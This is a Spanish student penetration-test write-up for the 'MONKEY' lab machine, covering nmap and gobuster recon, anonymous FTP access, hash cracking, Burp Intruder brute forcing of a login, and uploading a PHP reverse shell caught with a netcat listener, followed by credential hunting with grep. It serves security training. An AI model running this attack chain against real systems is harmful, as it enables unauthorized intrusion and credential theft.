	Informe de análisis de vulnerabilidades, explotación y resultados del reto MONKEY.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	21/04/2024	22/04/2024	1.0	MQ-HM-MONKEY	RESTRINGIDO



Informe de análisis de vulnerabilidades,  
explotación y resultados del reto MONKEY.

N3- MQ-HM-MONKEY

Generado por:  
**JUC4ZU**  
Estudiante de Hacker Mentor

Fecha de creación:  
**21.04.2024**

## Índice

1. Reconocimiento.....	3
2. Análisis de vulnerabilidades/debilidades.....	4
3. Explotación .....	12
Manual .....	12
4. Escalación de privilegios si.....	19
5. Banderas.....	19
6. Herramientas usadas .....	19
7. EXTRA Opcional .....	19
8. Conclusiones y Recomendaciones .....	21

## 1. Reconocimiento

Ubicamos los datos del equipo victima:

```
(hmsstudent@kali)-[~/Desktop/MONKEY]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:3e:a2, IPv4: 192.168.32.132
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.32.137 00:0c:29:da:84:3e VMware, Inc.
```

Haremos la verificación de puertos abiertos:

```
(hmsstudent@kali)-[~/Desktop/MONKEY]
$ sudo nmap -sS --min-rate 6000 -p- --open -n -v -P 192.168.32.137
Warning: The -P option is deprecated. Please use -PE
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-21 23:03 EDT
Initiating ARP Ping Scan at 23:03
Scanning 192.168.32.137 [1 port]
Completed ARP Ping Scan at 23:03, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:03
Scanning 192.168.32.137 [65535 ports]
Discovered open port 22/tcp on 192.168.32.137
Discovered open port 21/tcp on 192.168.32.137
Discovered open port 80/tcp on 192.168.32.137
Completed SYN Stealth Scan at 23:04, 21.88s elapsed (65535 total ports)
Nmap scan report for 192.168.32.137
Host is up (0.11s latency).
Not shown: 47209 closed tcp ports (reset), 18323 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:DA:84:3E (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 22.15 seconds
Raw packets sent: 100755 (4.433MB) | Rcvd: 47216 (1.889MB)
```

Tenemos los siguientes puertos abiertos, 21, 22, 80. Ya con esto podemos generar un documento con las vulnerabilidades del equipo.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

## Ports

The 997 ports scanned but not shown below are in state: **closed**

- 997 ports replied with: **reset**

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
21	open	ftp	syn-ack	ftpd	3.0.3	
ftp-anon	Anonymous FTP login allowed (FTP code 230) -rw-r--r-- 1 1000 1000 791 May 15 2022 notas.txt					
ftp-syst	STAT: FTP server status: Connected to ::ffff:192.168.32.132 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text At session startup, client count was 2 vsFTPD 3.0.3 - secure, fast, stable End of status					
22	tcp open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2	protocol 2.0
ssh-hostkey	2048 c744588690fde4de5b0dbf078d055dd7 (RSA) 256 78ec470f0f53aaa6054884809476a623 (ECDSA) 256 999c3911dd3553a0291120c7f8b7f1a4 (ED25519)					
80	tcp open	http	syn-ack	Apache httpd	2.4.38	(Debian)
http-title	Apache2 Debian Default Page: It works					
http-server-header	Apache/2.4.38 (Debian)					

Buscando entre las vulnerabilidades encontramos que el FTP permite conectar con un usuario “Anonymous” – Esta es una debilidad que podemos explotar. Empezaremos verificando desde este punto para recabar información.

## IP, Puertos Sistema operativo

<b>IP</b>	192.168.32.137
<b>Sistema Operativo</b>	Linux 4.15 - 5.6
<b>Puertos/Servicios</b>	21 ftp 22 ssh 80 http

## 2. Análisis de vulnerabilidades/debilidades

Ya teniendo el primer paso para atacar, vamos a ingresar al “FTP” de esta máquina:

```
(hmstudent@kali)-[~/Desktop/MONKEY/Nmap]
$ ftp 192.168.32.137
Connected to 192.168.32.137.
220 (vsFTPD 3.0.3)
Name (192.168.32.137:hmstudent): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Aquí dentro podemos ubicar un documento con pistas:

```
ftp> ls
229 Entering Extended Passive Mode (||||14151|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 791 May 15 2022 notas.txt
226 Directory send OK.
ftp> more notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la mismo contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a través del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creation
date`, `upadationDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 así que debería ser seguro, verdad?

-hmentor
```

De aquí podemos sacar cierta información, como usuarios, un “hash” de contraseña que puede ser muy valioso más adelante, así que esta información la vamos a capturar en documentos para utilizarlos más tarde.

```
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester
date`, `upadationDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '7.60', '2021-05-29 14:36:56', '');


StudentRegno es el nombre de usuario para loguearse.

Dejame saber que opinas de este proyecto open-source, es del 2020 así que debería ser seguro, verdad?

-hmentor
```

Y el

hash de contraseña podemos descifrarlo desde (<https://crackstation.net/>)




Este sería nuestro punto de partida para verificar el “Apache” que está en el puerto 80 y tratar de obtener credenciales para atacar el “SSH” del equipo víctima y de esa forma tomar acceso completo.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*


N3- MQ-HM-MONKEY

Guardamos la contraseña que pudimos obtener:




Y verificaremos la página asociada a esta computadora para descartar o intentar conectarnos con los datos anteriores.

Al ingresar notamos que el apache puede estar sin configurar o en “Default”, esta es otra falla.



Aplicaremos un escaneo de direcciones web o “fuzzing” con la aplicación “Gobuster” (instalaremos si no lo tenemos **sudo apt install gobuster**)



\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Nos brindará algunas direcciones que pueden ser importantes, como la de “**Monkey**” que puede ser escaneada nuevamente para encontrar alguna vulnerabilidad.

```
(h@student@kali)-[~/Desktop/MONKEY/Nmap]
$ gobuster dir -t 200 -u http://192.168.32.137/monkey/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://192.168.32.137/monkey/
[+] Method:          GET
[+] Threads:         200
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

/admin      (Status: 301) [Size: 323] [→ http://192.168.32.137/monkey/admin/]
/assets     (Status: 301) [Size: 324] [→ http://192.168.32.137/monkey/assets/]
/includes   (Status: 301) [Size: 326] [→ http://192.168.32.137/monkey/includes/]
/db         (Status: 301) [Size: 320] [→ http://192.168.32.137/monkey/db/]
```

En los enlaces que obtuvimos nos pueden importar el “**admin**”, o el “**db**” que pueden contener información que nos ayude.



## Index of /monkey/db

Name	Last modified	Size	Description
Parent Directory	-	-	-
<a href="#">?onlinecourse.sql</a>	2020-06-03 22:03	6.5K	

```
Apache/2.4.38 (Ubuntu)
(h@student@kali)-[~/Desktop/MONKEY]
$ wget http://192.168.32.137/monkey/db/onlinecourse.sql
--2024-04-22 09:23:15-- http://192.168.32.137/monkey/db/onlinecourse.sql
Connecting to 192.168.32.137:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6633 (6.5K) [application/x-sql]
Saving to: 'onlinecourse.sql'


onlinecourse.sql 100%[====>] 6.48K --.-KB/s in 0s
```

```
onlinecourse.sql (~/Desktop/MONKEY) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo Redo Find
*Monkey.txt x onlinecourse.sql x

'id' int(11) NOT NULL,
'username' varchar(255) NOT NULL,
'password' varchar(255) NOT NULL,
'creationDate' timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
'updateDate' varchar(255) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=latin1;

--
Dumping data for table 'admin'
--
(1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07 PM');
```

Por ejemplo, en “**db**” podemos descargar una base de datos que contiene una credencial que podríamos utilizar en una de las páginas activas en este “**server**”.



PLEASE LOGIN

Enter Username :

Enter Password :

[Log Me In](#)

PENTESTER MENTOR JUNIOR

POR FAVOR INICIA SESIÓN

Navegando en el sitio podemos encontrar 2 páginas importantes donde intentar ingresar.

Usuario :

Contraseña :

[Ingresar](#)

Por ejemplo, en la página “**admin**” podemos acceder fácilmente con la contraseña que haciendo la prueba con las credenciales que conseguimos, en la base de datos anterior en donde el usuario es “**admin**” y su contraseña (21232f297a57a5a743894a0e4a801fc3) también es “**admin**”. Aunque ingresando de esta manera no tenemos demasiada libertad.

PLEASE LOGIN

Enter Username :

Enter Password :

[Log Me In](#)

ONLINE COURSE REGISTRATION

SESSION SEMESTER DEPARTMENT COURSE REGISTRATION MANAGE STUDENTS ENROLL HISTORY STUDENT LOGS LOGOUT

CAMBIO DE CONTRASEÑA DEL ADMINISTRADOR

Cambiar contraseña


Contraseña actual

Nueva contraseña


Confirmar contraseña



Intentaremos en la otra página que sería el inicio de sesión para estudiantes de esta página, aplicando fuerza bruta con “burpsuite” y la lista de contraseñas que hemos conseguido:



Haremos una prueba de acceso, interceptando los datos del “login” y aprovecharemos esta consulta de la página intentar forzar nuestro ataque.



Obtendremos una respuesta de la página con nuestros datos de prueba que ingresamos, ajustaremos las variables para que apliquen la fuerza bruta, cargaremos como “payload” un “Cluster Bomb”, además pondremos nuestra lista de usuarios y contraseñas almacenadas para probar si podemos acceder.

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Al hacer esta prueba podemos observar que la página nos regresa diferentes longitudes de datos, en este caso, las respuestas que más pueden acercarse a las credenciales correctas tienen un largo un poco mayor a las incorrectas.

2. Intruder attack of http://192.168.32.137 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
5	hackermentor	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	339	
6	HackerMentor	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	339	
0			302	<input type="checkbox"/>	<input type="checkbox"/>	329	
1	Hacker	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
2	Grimmie	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
3	admin	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
4	StudentRegno	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
7	hmentor	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
8	Hacker	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
9	Grimmie	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
10	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
11	StudentRegno	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
12	hackermentor	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
13	HackerMentor	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	329	
14	hmentor	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	329	

Sabiendo esto, encontramos que las respuestas algo más extensas contienen el usuario **"HackerMentor"** o **"hackermentor"** y ambos con la contraseña **"junior01"**. Haremos la prueba con estas credenciales.

POR FAVOR INICIA SESIÓN

INSCRIBIRSE EN UN CURSO HISTORIAL DE INSCRIPCIONES MI PERFIL CAMBIAR CONTRASEÑA CERRAR SESIÓN

Usuario:

HackerMentor

Contraseña:

junior01

Ingresar

CAMBIO DE CONTRASEÑA DEL ESTUDIANTE

Cambiar contraseña

Contraseña Actual

Password

Nueva contraseña

Password

Confirmar contraseña


Password

Enviar

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Ya obteniendo el acceso a esta página podemos realizar pruebas en los diferentes enlaces, aunque el que más nos puede llamar la atención es “**Mi Perfil**”



Ya que desde acá podemos subir archivos directamente al servidor víctima y eso nos permitirá tomar acceso.


Haciendo pruebas, y con ayuda de herramientas como “**Gobuster**” o “**burpsuite**” pudimos obtener acceso a este sitio web. Y desde aquí completaremos la explotación ya que considero que apenas tengamos la propiedad de cambiar algo dentro de la máquina es cuando de verdad la vulneramos.

Puerto	Vulnerabilidad
21	vsftpd 3.0.3 – Usuario y Contraseña “Anonymous”
22	OpenSSH   7.91p1 Debian 10+deb10u2 – Permite acceder con usuarios del equipo que cuentan con contraseñas débiles – Inclusive root
80	Apache httpd 2.4.38 – Cuenta con una versión de apache con carencias para defenderse de SQL Injection o subida de archivos sin restricción. Configuración por defecto que puede ser fácil de atacar.


### 3. Explotación

#### Manual


Ya con la propiedad de poder subir archivos al servidor, podemos intentar agregar un “Shell reverse” dentro de esta máquina para ver si esta forma la controlamos.



Nos dirigiremos a la página Reverse (<https://www.revshells.com/>) desde aquí podemos generar un código para que el equipo víctima sea quien se conecte a nosotros.



Configuramos los datos según nuestra computadora, y debemos activar un servidor de escucha para conectarnos. Procederemos generando un archivo “php” donde vamos a guardar el “Shell completo” generado de la página que acabamos de visitar, y el cual subiremos a la web de estudiantes.



\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Activaremos nuestro servidor de escucha, subiremos el archivo a la página web.

```
(hmstudent@kali)-[~]  
$ nc -lvnp 5000  
listening on [any] 5000 ...  
  
Parent Directory.  
? Shellcompleta.php 2024-04-22 15:53 2.5K  
avatar-1.jpg.png 2017-02-12 06:27 12K
```

Al cargar la dirección web de donde esta nuestra “Shell” reversa, se nos hará una conexión con nuestro computador:

```
< > ↻ Not secure | 192.168.32.137/monkey/studentphoto/Shellcompleta.php  
WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)
```

Con esto ya estaremos dentro del equipo, pero con permisos básicos del usuario que utiliza “Apache”, “www-data”.

```
(hmstudent@kali)-[~] this is quite common and not fatal. Connection refused (111)  
$ nc -lvnp 5000  
listening on [any] 5000 ...  
connect to [192.168.32.132] from (UNKNOWN) [192.168.32.137] 50744  
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux  
15:53:40 up 17:56, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$
```

Aplicaremos los comandos para mejorar la “Shell” utilizada en este pasó para que nos sea más sencillo su uso y navegación.

```
script /dev/null -c bash  
ctrl +z  
stty raw -echo; fg  
reset  
xterm  
echo $TERM  
TERM=xterm  
echo $$SHELL  
SHELL=bash
```

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N3- MQ-HM-MONKEY

Ya con la terminal mejorada realizaremos, la búsqueda de directorios con información valiosa.

```
hmstudent@kali: ~/Desktop/MONKEY x hmstudent@kali: ~/Desktop/MONKEY x hmstudent@kali: ~ x
www-data@monkey:/$
```

Entre toda esta información, nos podemos dirigir a una ubicación importante desde donde se guardan los archivos de configuración del “Apache” – “/var/www/html/monkey”, desde aquí podemos buscar información que pueda representar un riesgo para el equipo.

```
File Actions Edit View Help
hmstudent@kali: ~/Desktop/MONKEY x hmstudent@kali: ~/Desktop/MONKEY x hmstudent@kali: ~ x
www-data@monkey: /var/www/html/monkey$ ls
admin          enroll-history.php  my-profile.php
assets         enroll.php          pincode-verification.php
change-password.php  includes           print.php
check_availability.php  index.php          studentphoto
db               logout.php
www-data@monkey: /var/www/html/monkey$
```

Ejecutaremos el siguiente comando para buscar entre todos estos datos:

“**grep -r password**” con este comando conseguiremos alguna contraseña desprotegida contenida en todos estos datos.

```
